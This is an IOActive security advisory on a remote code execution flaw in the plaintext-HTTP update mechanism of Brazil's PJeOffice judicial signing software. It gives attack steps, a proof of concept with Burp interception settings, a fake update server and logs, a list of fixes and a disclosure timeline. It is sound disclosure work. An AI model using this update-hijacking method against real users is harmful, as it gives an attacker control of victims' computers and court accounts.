

IOActive Security Advisory

Title	<i>CNJ PJeOffice Remote Code Execution in Update Mechanism</i>
Severity	Critical
Discovered by	Robert Connolly, Tiago Assumpcao
Advisory Date	2021-03-02

Affected Products

PJeOffice up to version 1.0.18 from National Council of Justice (CNJ) of Brazil

CVSS

Base Score: 8.8

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Background

CNJ's Processo Judicial Eletrônico (PJe) system processes judicial data with the objective of fulfilling the needs of the Brazilian Judiciary Power: Superior, Military, Labor, and Electoral Courts; the courts of both the Federal Union and individual states; and specialized justice systems that handle ordinary law and employment tribunals at both the federal and state level. The main goal of PJeOffice is to guarantee the legal authenticity and integrity of documents and processes through digital signatures. It is employed by lawyers, judges, and high-level officials, such as prosecutors and ministers.

While performing research in 2019, Brazilian lawyer, João Falcão - specializing in Law and Technology, was evaluating the possibility of automating the retrieval and analysis of process information from Brazilian state courts; in an attempt to assist, it was suggested the CNJ PJeOffice be used, as it provides a unified, common-access interface across multiple court systems – which led to the discovery of the vulnerabilities found within the platform's update mechanism, in the first round of tests.

The application's update system is vulnerable to remote code execution, with two immediate implications:

- a) Control of the victim's computer
- b) Control over PJeOffice's user account - including all privileges that persons hold within the CNJ PJe platform.

Broader scope attacks can include:

- Government and Industrial espionage
- Market manipulation
- Tampering of legal procedures
- Manipulation of the judicial system
- Break democracy's chain-of-trust

Technical Details

Every time the application is executed, it automatically downloads the following file over unencrypted plaintext HTTP: `http://ftp.cnj.jus.br/pje/programs/pje-office/update.properties`

This file contains details about the latest available version of the application. When the advertised version number is higher than the currently running application, a second file, the URL of which is taken from the `update.properties` file, is downloaded, uncompact, and executed. A legitimate update URL entry might look something like: `update.url=http\://ftp.cnj.jus.br/pje/programs/pje-office/pje-office_1.0.18_update.zip`

There is no use of any form of cryptography, such as SSL or TLS. As this file is accessed by way of the plaintext HTTP protocol, it can be modified by any attacker who is able to access and modify the application user's network traffic. As such, the attacker could force the execution of a forged update on the vulnerable user's device.

In order for the vulnerability to be exploited, the attacker must perform a man-in-the-middle (MiTM) attack, positioning themselves between the PJeOffice user and the `ftp.cnj.jus.br` server.

Possible MiTM scenarios include:

- An application user connecting to an open WiFi, such as in restaurants, hotels, conference centers, airports, shared office working spaces, and coffee shops, amongst others
- ARP spoofing attacks against shared networks
- Compromise of an ISP, home router, WiFi repeater, or other network infrastructure component
- DNS spoofing of cache poisoning attacks

Attack Steps


1. Once positioned as a MiTM between a target and the server, the attacker waits for the target to open the PJeOffice application and intercepts the HTTP request for the `update.properties` URL (`http://ftp.cnj.jus.br/pje/programs/pje-office/update.properties`)

2. The attacker spoofs a response, using an `update.properties` file with attacker-controlled contents, including the specific `update.url` property, which contains the URL that points to the update ZIP file. Once this is done, the entire update process has essentially been hijacked.
3. At this point the application attempts to verify that the downloaded update ZIP file is legitimate. It does this by comparing the various `md5sum` values found in the `update.properties` file with the actual `md5sum` values of the update ZIP file itself as well as a number of components found within it, such as the update JAR file. If any of these hashes do not match, the installation is halted immediately; however as no form of HMAC or other cryptographic security is used, these hashes can easily be forged by the attacker.
4. Once the hashes are verified the PJeOffice application considers the downloaded update to be both verified and validated and initializes the update procedure by executing the `pjeOfficeAtualizador.jar` file.
5. The contents of the JAR file are executed with the privileges of the target, thus the attacker has achieved successful remote code execution.

Proof of Concept

A system using official Oracle Java was used to demonstrate this attack. In addition, Burp Suite's intercepting HTTP proxy was used to simulate intercepting and manipulating traffic between the targeted PJeOffice user and the CNJ server.

A web server posing as CNJ's "application store" is set up on the attacker's computer.



```
C:\WINDOWS\system32\cmd.exe - python -m http.server 9090
C:\Users\Rob\exploitation_win\http>python -m http.server 9090
Serving HTTP on :: port 9090 (http://[::]:9090/) ...
```

The proxy simulating the MiTM is set up.

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history **Options**

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$ _
<input checked="" type="checkbox"/>	Or	Request	Contains parameters	
<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input type="checkbox"/>	And	URL	Is in target scope	

Automatically fix missing or superfluous new lines at end of request
 Automatically update Content-Length header when the request is edited

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules:


Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>		Content type header	Matches	text
<input type="checkbox"/>	Or	Request	Was modified	
<input checked="" type="checkbox"/>	Or	Request	Was intercepted	
<input type="checkbox"/>	And	Status code	Does not match	^304\$
<input type="checkbox"/>	And	URL	Is in target scope	

The target launches PJeOffice.


```

C:\WINDOWS\system32\cmd.exe - java -Dhttp.proxyHost=localhost -Dhttp.proxyPort=8080 -jar pjeOffice.jar
C:\Users\Rob\pje-office_1.0.18>java -Dhttp.proxyHost=localhost -Dhttp.proxyPort=8080 -jar pjeOffice.jar
2021-01-24 23:07:18,847 INFO [AtualizacaoManager] Classe Arquivo: C:\Users\Rob\pje-office_1.0.18\pjeOffice.jar
2021-01-24 23:07:18,847 INFO [AtualizacaoManager] Directorio da aplicaco: C:\Users\Rob\pje-office_1.0.18
  
```

The attacker intercepts the response from CNJ's official site, redirecting the target to the attacker's fake application store.



The victim is presented with a new version of PJeOffice.




In order to proceed, PJeOffice forces an auto-update, redirecting the target to the attacker's application store.

```

C:\WINDOWS\system32\cmd.exe
2021-01-24 23:42:23,149 INFO [Downloader] Tamanho do arquivo: 31548557 a ser baixado de http://127.0.0.1:9999/exploit.zip
2021-01-24 23:42:23,157 INFO [PJeOffice] 24/01/2021 23:42:23 - Iniciando o download do arquivo: http://127.0.0.1:9999/exploit.zip
2021-01-24 23:42:23,333 INFO [PJeOffice] 24/01/2021 23:42:23 - Verificando a integridade do pacote de atualizaç o baixado.
2021-01-24 23:42:23,473 INFO [PJeOffice] 24/01/2021 23:42:23 - O pacote de atualizaç o foi baixado com sucesso.
2021-01-24 23:42:23,473 INFO [PJeOffice] 24/01/2021 23:42:23 - Iniciando o processo de extraç o dos arquivos do pacote de atualizaç o.
2021-01-24 23:42:23,473 INFO [PJeOffice] 24/01/2021 23:42:23 - Diret rio de arquivos tempor rios do sistema: C:\Users\Rob\AppData\Local\Temp
2021-01-24 23:42:23,473 INFO [PJeOffice] 24/01/2021 23:42:23 - Diret rio tempor rio da nova vers o: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23
2021-01-24 23:42:23,473 INFO [PJeOffice] 24/01/2021 23:42:23 - Arquivo extraido: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23\original-pjeOffice.jar
2021-01-24 23:42:23,645 INFO [PJeOffice] 24/01/2021 23:42:23 - Arquivo extraido: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23\original-pjeOfficeAtualizado
r.jar
2021-01-24 23:42:23,709 INFO [PJeOffice] 24/01/2021 23:42:23 - Arquivo extraido: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23\pjeOffice.jar
2021-01-24 23:42:23,803 INFO [PJeOffice] 24/01/2021 23:42:23 - Download finalizado com sucesso!
2021-01-24 23:42:23,803 INFO [PJeOffice] 24/01/2021 23:42:23 - Arquivo extraido: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23\pjeOffice.properties
2021-01-24 23:42:23,803 INFO [PJeOffice] 24/01/2021 23:42:23 - Arquivo extraido: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23\pjeOfficeAtualizador.jar
2021-01-24 23:42:23,819 INFO [PJeOffice] 24/01/2021 23:42:23 - Arquivo extraido: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23\update.properties
2021-01-24 23:42:23,819 INFO [PJeOffice] 24/01/2021 23:42:23 - O pacote de atualizaç o foi extraidos com sucesso!
2021-01-24 23:42:23,819 INFO [PJeOffice] 24/01/2021 23:42:23 - Iniciar o processo de verificaç o de integridade dos arquivos extraidos do pacote de atualizaç o.
2021-01-24 23:42:23,819 INFO [PJeOffice] 24/01/2021 23:42:23 - Verificando a integridade dos arquivos do diret rio: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23
2021-01-24 23:42:23,834 INFO [PJeOffice] 24/01/2021 23:42:23 - Verificando a integridade do arquivo: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23\original
-pjeOffice.jar
2021-01-24 23:42:23,897 INFO [PJeOffice] 24/01/2021 23:42:23 - Verificando a integridade do arquivo: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23\original
-pjeOfficeAtualizador.jar
2021-01-24 23:42:23,912 INFO [PJeOffice] 24/01/2021 23:42:23 - Verificando a integridade do arquivo: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23\pjeOffic
e.jar
2021-01-24 23:42:23,943 INFO [PJeOffice] 24/01/2021 23:42:23 - Verificando a integridade do arquivo: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23\pjeOffic
e.properties
2021-01-24 23:42:23,943 INFO [PJeOffice] 24/01/2021 23:42:23 - Verificando a integridade do arquivo: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23\pjeOffic
eAtualizador.jar
2021-01-24 23:42:23,943 INFO [PJeOffice] 24/01/2021 23:42:23 - Verificando a integridade do arquivo: C:\Users\Rob\AppData\Local\Temp\pjeOffice-24_01_2021_23_42_23\update.p
roperties
2021-01-24 23:42:23,943 INFO [PJeOffice] 24/01/2021 23:42:23 - Parando o servidor WEB.
2021-01-24 23:42:23,943 INFO [PJeOffice] 24/01/2021 23:42:23 - Atualizando o JAR pjeOfficeAtualizador.jar.
2021-01-24 23:42:23,943 INFO [PJeOffice] 24/01/2021 23:42:23 - Executando o JAR pjeOfficeAtualizador.jar.
C:\Users\Rob\pje-office_1.0.18>
  
```

A modified version of PJeOffice is downloaded and launched. Instead of executing the original program, the attacker's payload launches an arbitrary application of choice (MS Window's calculator for this proof of concept).



At this point the attacker has full control of the targeted user's computer and all privileges of the PJeOffice authenticated session within CNJ PJe.

Fixes

- All communications between client application and backend services must be encrypted over SSL/TLS.
- Server-side authenticity must be verified through certificate validation.
- The HMAC hash validation of the update bundle must ensure that no tampering has occurred.

Timeline

- 2019-07: IOActive consultants discover vulnerability
- 2019-08: IOActive reports the issue to PJeOffice's maintainer, Pernambuco Court of Justice (TJPE)
- 2019-09: The issue was fixed and PJeOffice 1.0.19 was released to the public: <https://www.cnj.jus.br/nova-versao-do-pjeoffice-torna-atualizacao-automatica/>
- 2021-03-02: IOActive publishes advisory